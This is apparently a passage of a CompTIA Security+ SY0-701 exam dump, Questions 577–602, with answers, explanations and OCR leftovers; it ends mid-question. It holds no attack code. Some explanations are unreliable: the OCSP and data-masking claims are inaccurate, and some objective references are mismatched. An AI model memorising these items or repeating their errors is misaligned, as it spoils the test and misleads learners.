CompTIA Security+ SY0-701 Official Study Guide, Domain 5.4: 'The right to be forgotten allows users to request deletion of personal data from a provider's systems.'
Exam Objectives 5.4: "Given a scenario, implement data security and privacy practices."

QUESTION 577
Which of the following data types relates to data sovereignty?

A. Data classified as public in other countries
B. Personally Identifiable data while traveling
C. Health data shared between doctors in other nations
D. Data at rest outside of a country's borders

Answer: D

Explanation:
Data sovereignty concerns the laws and governance that apply to data at rest outside of a country's borders. It refers to the legal implications and regulatory controls over where data is stored geographically.
CompTIA Security+ SY0-701 Official Study Guide, Domain 5.4: 'Data sovereignty refers to data being subject to the laws of the country in which it resides.'
Exam Objectives 5.4: "Given a scenario, implement data security and privacy practices."

QUESTION 578
Which of the following security controls would best guard a payroll system against insider manipulation threats?

A. Compensating
B. Deterrent
C. Detective
D. Corrective

Answer: C

Explanation:
Detective controls (such as audit logs, monitoring, and alerts) are specifically designed to identify and reveal unauthorized or malicious activity, including insider manipulation, in systems like payroll. These controls help ensure that any attempts to manipulate data are discovered and investigated.
CompTIA Security+ SY0-701 Official Study Guide, Domain 3.3: 'Detective controls monitor and identify violations or malicious activity after they have occurred.'
Exam Objectives 3.3: "Summarize various security control types and methods."

QUESTION 579
Which of the following could potentially be introduced at the time of side loading?

A. User impersonation
B. Rootkit
C. On-path attack
D. Buffer overflow

Answer: B

Explanation:
Side loading is the process of installing applications from unofficial sources, often bypassing standard app

stores. This increases the risk of installing malicious software, such as a rootkit, which is a type of malware designed to provide persistent privileged access while hiding its presence.
CompTIA Security+ SY0-701 Official Study Guide, Domain 2.1: 'Side loading applications from unofficial sources can introduce malware, such as rootkits, to the system.'
Exam Objectives 2.1: "Compare and contrast different types of threats."

QUESTION 580
Which of the following techniques would attract the attention of a malicious attacker in an insider threat scenario?

A. Creating a false text file in /docs/salaries
B. Setting weak passwords in /etc/shadow
C. Scheduling vulnerable jobs in /etc/crontab
D. Adding a fake account to /etc/passwd

Answer: A

Explanation:
Placing a false (decoy) text file in a sensitive location (such as /docs/salaries) is an example of a honeytoken or deception technique. This technique is used to attract insider attackers and monitor their actions when they attempt to access the file.
CompTIA Security+ SY0-701 Official Study Guide, Domain 1.1: 'Honeytokens are decoy files or records placed in locations of interest to attract and detect insider threats.'
Exam Objectives 1.1: "Explain the importance of security concepts in an enterprise environment."

QUESTION 581
A security team installs an IPS on an organization's network and needs to configure the system to detect and prevent specific network attacks. Which of the following settings should the team configure first within the IPS?

A. Allow list policies
B. Packet Inspection
C. Logging and reporting
D. Firewall rules

Answer: B

Explanation:
An Intrusion Prevention System (IPS) uses packet inspection (either signature-based, anomaly-based, or both) to analyze network traffic and detect malicious patterns. Configuring packet inspection is the first step to ensure the IPS can identify and respond to specific attack signatures.
CompTIA Security+ SY0-701 Official Study Guide, Domain 3.2: 'IPS devices must be configured to inspect network packets for attack patterns.'
Exam Objectives 3.2: "Summarize security implications of embedded and specialized systems."

QUESTION 582
A security analyst learns that an attack vector, which was used as a part of a recent incident, was a wellknown IoT device exploit. The analyst needs to review logs to identify the time of initial exploit. Which of the following logs should the analyst review first?

A. Wireless access point
B. Switch
C. Firewall

D. NAC

Answer: A

Explanation:
Many IoT devices connect to the network via wireless access points. Reviewing these logs would reveal when the IoT device first connected, as well as any suspicious or anomalous traffic patterns associated with the exploit's initiation.
CompTIA Security+ SY0-701 Official Study Guide, Domain 4.1: 'Wireless access point logs can help determine initial connectivity and exploitation of IoT devices.'
Exam Objectives 4.1: "Summarize the importance of logging and monitoring activities."

QUESTION 583
Which of the following should be deployed on an externally facing web server in order to establish an encrypted connection?

A. Public key
B. Private Key
C. Asymmetric key
D. Symmetric key

Answer: A

Explanation:
To establish an encrypted connection (such as HTTPS/TLS) with an externally facing web server, the server must deploy a public key as part of its digital certificate. Clients use the server's public key to initiate secure communication, which is validated by certificate authorities. The server holds the matching private key, but it is the public key that must be made available for encrypted connections to be established.
CompTIA Security+ SY0-701 Official Study Guide, Domain 1.3: 'A public key is made available to anyone and is used to establish secure connections with a web server.'
Exam Objectives 1.3: "Explain the importance of cryptographic concepts."


QUESTION 584
Which of the following describes the reason for using an MDM solution to prevent jailbreaking?


A. To secure end-of-life devices from incompatible firmware updates
B. To avoid hypervisor attacks through VM escape
C. To eliminate buffer overflows at the application layer
D. To prevent users from changing the OS of mobile devices

Answer: D

Explanation:
Mobile Device Management (MDM) solutions can enforce security policies that prevent users from jailbreaking or rooting their devices---that is, from modifying the operating system to remove restrictions and gain unauthorized control. Jailbreaking can introduce significant security risks, so MDM is used to ensure device integrity by preventing users from making these changes.
CompTIA Security+ SY0-701 Official Study Guide, Domain 3.2: 'MDM solutions can be used to prevent users from jailbreaking or rooting devices, maintaining the integrity of the OS.'
Exam Objectives 3.2: "Summarize security implications of embedded and specialized systems."

QUESTION 585
SIMULATION
A security analyst is creating the first draft of a network diagram for the company's new customer-facing payment application that will be hosted by a third-party cloud service provider.





A. See the Explanation for complete solution for this task


Answer: A

Explanation:
Step 1: Understand Requirements & Security Principles
Requirements:
Customer-facing payment application (PCI DSS compliance applies)
Hosted on third-party cloud (e.g., AWS)
Must segment public-facing and internal resources
Needs to be scalable and resilient
Must have strong security controls
Step 2: Design the High-Level Network Layout
Core Components:
VPC (Virtual Private Cloud): Isolates your environment from other tenants in the cloud.
Subnets:
Public subnet: For resources that must communicate with the internet.
Private subnet: For internal resources, NOT directly exposed to the internet.
Step 3: Place Resources in Appropriate Subnets
Public Subnet:
Internet-facing Load Balancer (LB): Distributes traffic to application servers.
Web Application Firewall (WAF): Protects against web exploits.
Autoscaling Instances: EC2 (or VM) servers running your web front-end, automatically scaling as traffic grows.
Private Subnet:
Application servers: Back-end logic, not exposed to internet directly.
Database: Sensitive data storage, only accessible by application servers.
Internal Load Balancer: Manages traffic among app servers.
WAF: Can be used internally as well for defense-in-depth.
Step 4: Add Connectivity and Security Controls
Internet Gateway: Allows resources in public subnet to communicate with the internet.
NAT Gateway: Allows outbound internet traffic from private subnet without exposing private IPs.
Security Groups: Firewalls at the instance level; allow only necessary traffic (e.g., LB to web server, web server to DB).
Network ACLs: Subnet-level firewalls for additional control.
Step 5: Network Diagram Explanation (Based on Your Images)
Public Subnet (Top Layer)
Load Balancer
Accepts HTTPS traffic from customers.
Sends only necessary HTTP/HTTPS to web servers in public subnet.
WAF (Web Application Firewall)
Sits in front of Load Balancer.
Filters malicious requests (SQLi, XSS, etc.).
Autoscaling Group
Multiple web servers for redundancy and scalability.
Placed in public subnet to respond to traffic spikes.
Private Subnet (Bottom Layer)
Application Servers
Receive requests from public subnet's load balancer.
Not directly exposed to the internet.
Database
Only accessible from application servers, never public.
Security groups restrict all inbound traffic except from app servers.
Internal Load Balancer
Balances requests to application servers.
Step 6: Flow of Data (Step-by-Step)

Client -> Internet Gateway -> WAF -> Load Balancer (Public Subnet):Customers initiate connections to your app over the internet.
Load Balancer -> Autoscaling Web Servers (Public Subnet):Load balancer routes requests to available web servers.
Web Servers -> Application Logic (Private Subnet):Web servers pass necessary requests to the internal application servers.
App Servers -> Database (Private Subnet):Application servers query/update customer payment data in the database.
Outbound (NAT Gateway):App servers may need to access updates or external APIs---use NAT Gateway for secure outbound connections.
Step 7: Security Best Practices
Security Groups: Only allow necessary ports (e.g., 443 for HTTPS to LB, 3306 for MySQL between app server and DB).
Network ACLs: Add another layer of subnet-level restrictions.
Encryption: Use HTTPS for all external connections, encrypt data at rest and in transit (TLS, disk encryption).
IAM Roles/Policies: Principle of least privilege for accessing resources.
Monitoring/Logging: Enable VPC flow logs, cloud service logs, and application logging.
Patch Management: Automate patching for OS and applications.
Backups: Regular, secure backups of critical data.
Step 8: Compliance Considerations
For payment applications (PCI DSS):
Isolate cardholder data environment (CDE).
Strong access controls (multi-factor authentication, role separation).
Regular vulnerability assessments and penetration testing.
Retain logs for auditing.
Step 9: Draw the Architecture (Summary)
Internet Gateway: Allows inbound/outbound internet access.
Public Subnet: WAF, Load Balancer, Autoscaling group.
Private Subnet: App servers, DB, internal LB.
NAT Gateway: Outbound access for private resources.
Security Groups/ACLs: Control all traffic flows.
Monitoring/Logging: Enabled at all levels.
Bonus: Sample Security Group Rules
Web Server (Public Subnet):
Inbound: 443 (HTTPS) from Internet
Outbound: 80/443 to App Servers
App Server (Private Subnet):
Inbound: 80/443 from Web Servers
Outbound: 3306 (MySQL) to Database
Database (Private Subnet):
Inbound: 3306 from App Servers
Outbound: None (unless replication required)
Reference to Security+ Domains
1.0 General Security Concepts: Principle of least privilege, defense in depth.
2.0 Threats, Vulnerabilities, Mitigations: WAF, segmentation, patching.
3.0 Security Architecture: Network segmentation, secure design.
4.0 Security Operations: Monitoring, logging, response.
5.0 Security Program Management: Compliance, policy.

QUESTION 586
SIMULATION
An organization has learned that its data is being exchanged on the dark web. The CIO has requested that you investigate and implement the most secure solution to protect employee accounts.
INSTRUCTIONS

Review the data to identify weak security practices and provide the most appropriate security solution to meet the CIO's requirements.



Certkingdom.com

A. See the Explanation for complete solution for this task

Answer: A

Explanation:
Step 1: Analyze the Data and Question

Scenario:
Company data (directory, compensation report, user data) is found on the dark web.
CIO asks you to investigate and implement the most secure protection for employee accounts.
Task:
Identify weak password practices.
Choose the best containment step that keeps evidence on the host uncompromised.
Step 2: Identify Weak Password Practices
Prompt: Select all weak password practices from the list:
Age
Reuse
Length
Expiration
Complexity
Let's analyze each:
Age: If passwords are used for a long time without change, it's a weak practice (passwords become easier to compromise over time).
Reuse: Reusing passwords across accounts is a serious weak practice (if one gets leaked, all accounts are at risk).
Length: Short passwords are weak; password length matters. If passwords are too short, that's a weak practice.
Expiration: Forcing frequent expiration can lead to weaker passwords (users pick simple ones), but not expiring passwords at all is also risky. (For most exams, 'expiration' by itself isn't usually called a weak practice unless the policy is poorly set.)
Complexity: Lack of complexity (not requiring numbers, symbols, etc.) is a weak practice.

So, select all that are truly weak practices:
Answer for weak password practices (check all that apply):
Age
Reuse
Length
Complexity
(Expiration is more controversial; on the exam, the main focus is usually on Age, Reuse, Length, and Complexity.)
Step 3: Choose the Best Containment Step
Prompt:
Select the containment step that will leave potential evidence on the host uncompromised:
PIN code
FIDO security key
SMS authentication
OTP token
Containment step means "what security solution can you implement to protect employee accounts going forward, while preserving digital evidence on potentially compromised systems?"
The most secure solution for account protection among these, that also doesn't interfere with host evidence, is FIDO security key.
Why?
PIN code: Not strong enough; also may be stored locally.
SMS authentication: Can be intercepted; often leaves traces on the host (like SMS logs).
OTP token: Similar risks, some implementations might log to the host.
FIDO security key: Hardware-based, phishing-resistant, no codes sent to the host, and doesn't alter host evidence---authentication happens off the device.
So, the best answer is:
FIDO security key
Step 4: Solution Recap and Justification
Detailed Solution Recap:
Identify weak password practices:
Weaknesses: passwords are reused, not long enough, lack complexity, and used for a long time.
Select the best security solution:
Implement FIDO security keys for employees.
Most secure among listed options.
Hardware-based; resistant to phishing, interception, and does not leave evidence on the compromised host (which is important for forensics).

QUESTION 587
Which of the following technologies assists in passively verifying the expired status of a digital certificate?

A. OCSP
B. CRL
C. TPM
D. CSR

Answer: A

Explanation:
The Online Certificate Status Protocol (OCSP) is a technology designed to check the revocation status of digital certificates in real-time without requiring the client to download entire revocation lists. Unlike Certificate Revocation Lists (CRLs), which are periodically updated and can be large, OCSP queries an OCSP responder to receive the status of a specific certificate.

OCSP is considered passive verification because it allows clients to check a certificate's current validity status on-demand without maintaining local copies of revocation data. The OCSP responder returns whether the certificate is valid, revoked, or expired.
Trusted Platform Module (TPM) is hardware for secure key storage, and Certificate Signing Request (CSR) is a request for certificate issuance; neither is used for verifying certificate expiration status.
The differences and roles of OCSP and CRLs are thoroughly covered in the Cryptography and PKI chapter of the SY0-701, where OCSP is highlighted as the more efficient and real-time method to verify certificate status passively6:Chapter 7CompTIA Security+ Study Guide.

QUESTION 588
An administrator investigating an incident is concerned about the downtime of a critical server due to a failed drive. Which of the following would the administrator use to estimate the time needed to fix the issue?

A. MTTR
B. MTBF
C. RTO
D. RPO

Answer: A

Explanation:
Mean Time To Repair (MTTR) is a key metric used to estimate the average time required to repair a failed component or system and restore it to operational status. In this case, the administrator would rely on MTTR to estimate how long it will take to fix the critical server's failed drive and get it back online.
Mean Time Between Failures (MTBF) measures the expected operational lifespan between failures, so it does not provide an estimate of repair time.
Recovery Time Objective (RTO) refers to the maximum allowable downtime for a system or service before unacceptable impact occurs, which is a planning metric rather than an actual repair time measure.
Recovery Point Objective (RPO) defines the maximum acceptable data loss measured in time and relates to backup frequency rather than repair duration.
Therefore, MTTR is the appropriate metric to estimate the time to fix a failed drive. This concept is detailed in the Resilience and Physical Security chapter within the Security Operations domain of the SY0-701 exam6:Chapter 9CompTIA Security+ Study Guide

---

QUESTION 589
Which of the following is the most likely benefit of conducting an internal audit?

A. Findings are reported to shareholders.
B. Reports are not formal and can be reassigned.
C. Control gaps are identified for remediation.
D. The need for external audits is eliminated.

Answer: C

Explanation:
Internal audits are conducted within an organization to independently assess and evaluate the effectiveness of internal controls, policies, and procedures. A key benefit of internal audits is the identification of control gaps or weaknesses that can then be remediated before they lead to security incidents or compliance failures.
Unlike external audits, internal audit findings are primarily for management and internal stakeholders, focusing on improving security posture and operational efficiency. Reports generated are formal and documented to ensure accountability, and internal audits do not replace the need for external audits, which provide independent verification to external parties like regulators or shareholders.

This role of internal audits in identifying deficiencies and driving remediation efforts is emphasized in the Security Program Management and Oversight domain of the SY0-701 exam7:Chapter 5CompTIA Security+ Practice Tests.

QUESTION 590
Which of the following is the act of proving to a customer that software developers are trained on secure coding?

A. Assurance
B. Contract
C. Due diligence
D. Attestation

Answer: D

Explanation:
Attestation refers to providing formal evidence or proof that a particular process or activity has been completed according to standards or requirements. In this context, attestation involves demonstrating to customers or stakeholders that software developers have received appropriate training on secure coding practices.
Assurance generally refers to confidence or guarantees about the security posture but does not specifically mean proving or certifying training. Due diligence is the effort made to ensure compliance or safety, but it is not the act of proving training has occurred. A contract is a legal agreement, which may include requirements for training but is not the act of proving training itself.
The importance of attestation in compliance and governance processes is discussed in the Security Program Management and Oversight domain in SY0-701 materials7:Chapter 5CompTIA Security+ Practice Tests.

QUESTION 591
Which of the following describes the difference between encryption and hashing?

A. Encryption protects data in transit, while hashing protects data at rest.
B. Encryption replaces cleartext with ciphertext, while hashing calculates a checksum.
C. Encryption ensures data integrity, while hashing ensures data confidentiality.
D. Encryption uses a public-key exchange, while hashing uses a private key.

Answer: B

Explanation:
Encryption is a reversible process that transforms cleartext data into ciphertext to protect confidentiality. It uses cryptographic keys to both encrypt and decrypt data, ensuring that only authorized parties can access the original data.
Hashing, on the other hand, is a one-way function that converts data into a fixed-length hash value or checksum. Hashing is primarily used to verify data integrity by detecting changes, since any modification in the input will produce a different hash output. Unlike encryption, hashing cannot be reversed to obtain the original data.
While encryption can protect data both at rest and in transit, hashing does not protect data confidentiality but supports integrity verification. Public-key exchange is a cryptographic mechanism within asymmetric encryption but is unrelated to hashing key usage.
This distinction is thoroughly explained in the Cryptography chapter of the SY0-701 syllabus6:Chapter 7CompTIA Security+ Study Guide.

QUESTION 592
Prior to implementing a design change, the change must go through multiple steps to ensure that it does not

cause any security issues. Which of the following is most likely to be one of those steps?

A. Management review
B. Load testing
C. Maintenance notifications
D. Procedure updates

Answer: A

Explanation:
Management review is a critical step in the change management process. Before implementing any design change, management reviews help evaluate the potential impact, security implications, and alignment with organizational goals and policies. This review ensures that the change is justified, risks are understood, and proper approvals are obtained.
Load testing is a performance test, maintenance notifications are communication steps, and procedure updates are documentation activities --- all important but generally occur after management has approved the change.
The significance of management involvement in change governance is a foundational concept in the Security Program Management and Oversight domain of the SY0-701 exam6:Chapter 16CompTIA Security+ Study Guide.

QUESTION 593
Which of the following prevents unauthorized modifications to internal processes, assets, and security controls?

A. Change management
B. Playbooks
C. Incident response
D. Acceptable use policy

Answer: A

Explanation:
Change management is the formal process designed to control, document, approve, and track modifications to systems, internal processes, assets, and security controls. This control mechanism helps prevent unauthorized or unintended changes that could introduce vulnerabilities or disrupt operations.
Playbooks are documented procedures for responding to incidents, incident response manages security incidents, and acceptable use policies define acceptable user behavior but do not directly control changes.
By enforcing proper change management, organizations maintain the integrity and security of their infrastructure, which is a critical topic covered in the Security Program Management and Oversight domain of SY0-7016:Chapter 16CompTIA Security+ Study Guide

---

QUESTION 594
A security analyst is reviewing network traffic logs and identifies multiple failed SSH login attempts from an external IP address over a short time period, followed by successful connections using valid credentials from the same source. Later that day, sensitive configuration files are accessed from internal systems that normally do not perform such actions. Which of the following BEST describes the indicators of compromise being observed in this scenario?

A. Anomalous behavior from compromised internal systems and evidence of lateral movement after initial compromise
B. A distributed denial-of-service attack combined with privilege escalation on the external attacker's infrastructure
C. Credential harvesting techniques being used to extract passwords from network packets
D. A brute-force attack against the SSH service designed to trigger account lockout policies

Answer: A

Explanation:
This question tests the ability to analyze indicators of malicious activity. The correct answer identifies the two key IOCs present: (1) the attacker successfully authenticated using valid credentials after failed attempts (credential compromise or reuse), and (2) internal systems exhibiting abnormal behavior (accessing configuration files they don't normally access). This pattern is consistent with an external compromise followed by lateral movement within the network. The other options mischaracterize the observed behavior: a DDoS attack would not result in successful logins, credential harvesting would be passive and invisible at the network layer, and brute-force attacks targeting account lockout are not evidenced by the scenario. Recognizing this progression is critical for threat hunters and incident responders in a Security Operations context.

QUESTION 595
An employee decides to collect PII data from the company's system for personal use. The employee compresses the data into a single encrypted file before sending the file to their personal email. The security department becomes aware of the attempted misuse and blocks the attachment from leaving the corporate environment. Which of the following types of employee training would most likely reduce the occurrence of this type of issue?
(Select two).

A. Privacy legislation
B. Social engineering
C. Risk management
D. Company compliance
E. Phishing
F. Remote work

Answer: A, D

Explanation:
The misuse of personally identifiable information (PII) is often mitigated through employee training on privacy legislation and company compliance. Training on privacy legislation educates employees about legal requirements and consequences related to handling PII, such as GDPR or HIPA
A. Company compliance training
reinforces internal policies and procedures regarding data handling, acceptable use, and the repercussions of violations. While social engineering and phishing training are important for security awareness, they address external threats rather than insider misuse of data. Risk management is a broader discipline focused on assessing and mitigating organizational risks but does not directly prevent employee misuse through training. Remote work training focuses on secure practices for working outside corporate environments, which is not the core issue here. This approach aligns with Security Program Management and Oversight principles emphasizing compliance and privacy training to reduce insider threats6:Chapter 16CompTIA Security+ Study Guide.

QUESTION 596
A service provider wants a cost-effective way to rapidly expand from providing internet links to managing them. Which of the following methods will allow the service provider to best scale its services while maintaining performance consistency?

A. Escalation support
B. Increased workforce
C. Baseline enforcement
D. Technical debt

Answer: C

Explanation:
Baseline enforcement involves establishing standard configurations and operational baselines that allow a service provider to scale services efficiently while ensuring consistent performance and security. By enforcing baselines, automation can be applied, reducing manual intervention and variability, which supports rapid, costeffective expansion.
Increasing workforce (B) adds operational cost and may introduce inconsistency. Escalation support (A) is reactive and does not inherently support scaling. Technical debt (D) refers to accumulated suboptimal design or quick fixes that hamper future scalability and is a negative factor.
Baseline enforcement is recognized as a best practice in the Security Program Management domain for scaling services reliably6:Chapter 16CompTIA Security+ Study Guide.

QUESTION 597
Which of the following hardening techniques must be applied on a container image before deploying it to a production environment? (Select two).

A. Remove default applications.
B. Install a NIPS.
C. Disable Telnet.
D. Reconfigure the DNS
E. Add an SFTP server.
F. Delete the public certificate.

Answer: A, C

Explanation:
Container image hardening best practices include removing default or unnecessary applications (A) to reduce the attack surface and disabling insecure protocols like Telnet (C) to prevent exploitation. Minimizing software components reduces vulnerabilities and limits potential exploits.
Installing a Network Intrusion Prevention System (NIPS) (B) is a network security measure, not typically embedded in a container image. Reconfiguring DNS (D), adding an SFTP server (E), or deleting public certificates (F) are unrelated or could disrupt container functionality.
These practices are part of securing containerized environments covered under Security Architecture topics in SY0-7016:Chapter 10CompTIA Security+ Study Guide.

QUESTION 598
Which of the following most securely protects data at rest?

A. TLS 1.2
B. AES-256
C. Masking
D. Salting

Answer: B

Explanation:
AES-256 is a symmetric encryption algorithm widely used to protect data at rest by converting plaintext into ciphertext that is unreadable without the proper key. It provides strong confidentiality and is a standard for encrypting stored data.
TLS 1.2 (A) secures data in transit, not at rest. Masking (C) obscures data but typically for display or limited use and is reversible. Salting (D) is used alongside hashing to protect passwords and data integrity but does not encrypt data.

Encryption with AES-256 is recognized as a best practice for securing stored data in the Security+ Cryptography and General Security Concepts domains6:Chapter 7CompTIA Security+ Study Guide.

QUESTION 599
An administrator implements web-filtering products but still sees that users are visiting malicious links. Which of the following configuration items does the security administrator need to review?

A. Intrusion prevention system
B. Content categorization
C. Encryption
D. DNS service

Answer: B

Explanation:
Web-filtering effectiveness heavily relies on content categorization to correctly identify and block access to malicious or inappropriate websites. If users are still visiting malicious links, it is likely that the categorization database or configuration needs updating or correction.
Intrusion prevention systems (A) protect against network attacks but do not filter web content by category. Encryption (C) is unrelated to web filtering, and DNS services (D) assist with domain resolution but do not directly categorize content.
Proper configuration and maintenance of content categorization are essential to effective web filtering, as emphasized in the Security Operations domain of SY0-7016:Chapter 12CompTIA Security+ Study Guide.

QUESTION 600
A university uses two different cloud solutions for storing student data. Which of the following does this scenario represent?

A. Load balancing
B. Parallel processing
C. Platform diversity
D. Clustering

Answer: C

Explanation:
Using two different cloud solutions to store data is an example of platform diversity, which helps reduce dependency on a single cloud provider and enhances resilience against vendor-specific failures or outages.
Load balancing (A) distributes workloads across resources; parallel processing (B) refers to simultaneous processing of tasks; clustering (D) involves grouping servers to act as a single system.
Platform diversity is a recognized architectural strategy to improve availability and fault tolerance, covered in Security Architecture concepts for SY0-7016:Chapter 10CompTIA Security+ Study Guide

---

QUESTION 601
After multiple phishing simul-ations, the Chief Security Officer announces a new program that incentivizes employees to not click phishing links in the upcoming quarter. Which of the following security awareness execution techniques does this represent?

A. Computer-based training
B. Insider threat awareness
C. SOAR playbook
D. Gamification

Answer: D

Explanation:
Gamification refers to the use of game elements such as points, rewards, competitions, and incentives to motivate users and enhance engagement in activities such as security awareness training. Incentivizing employees to avoid clicking phishing links by rewarding positive behavior is a classic example of gamification.Computer-based training (A) is traditional online training without game elements. Insider threat awareness (B) focuses on educating about internal threats. SOAR playbook (C) refers to automated incident response workflows, unrelated to employee training methods.Gamification is recognized in the Security Program Management domain as an effective technique to improve user engagement and security behavior7:Chapter 5CompTIA Security+ Practice Tests.

QUESTION 602
An employee from the accounting department logs in to the website used for processing the company's payments. After logging in, a new desktop application automatically downloads on the employee's computer and causes the computer to restart. Which of the following attacks has occurred?

A. XSS
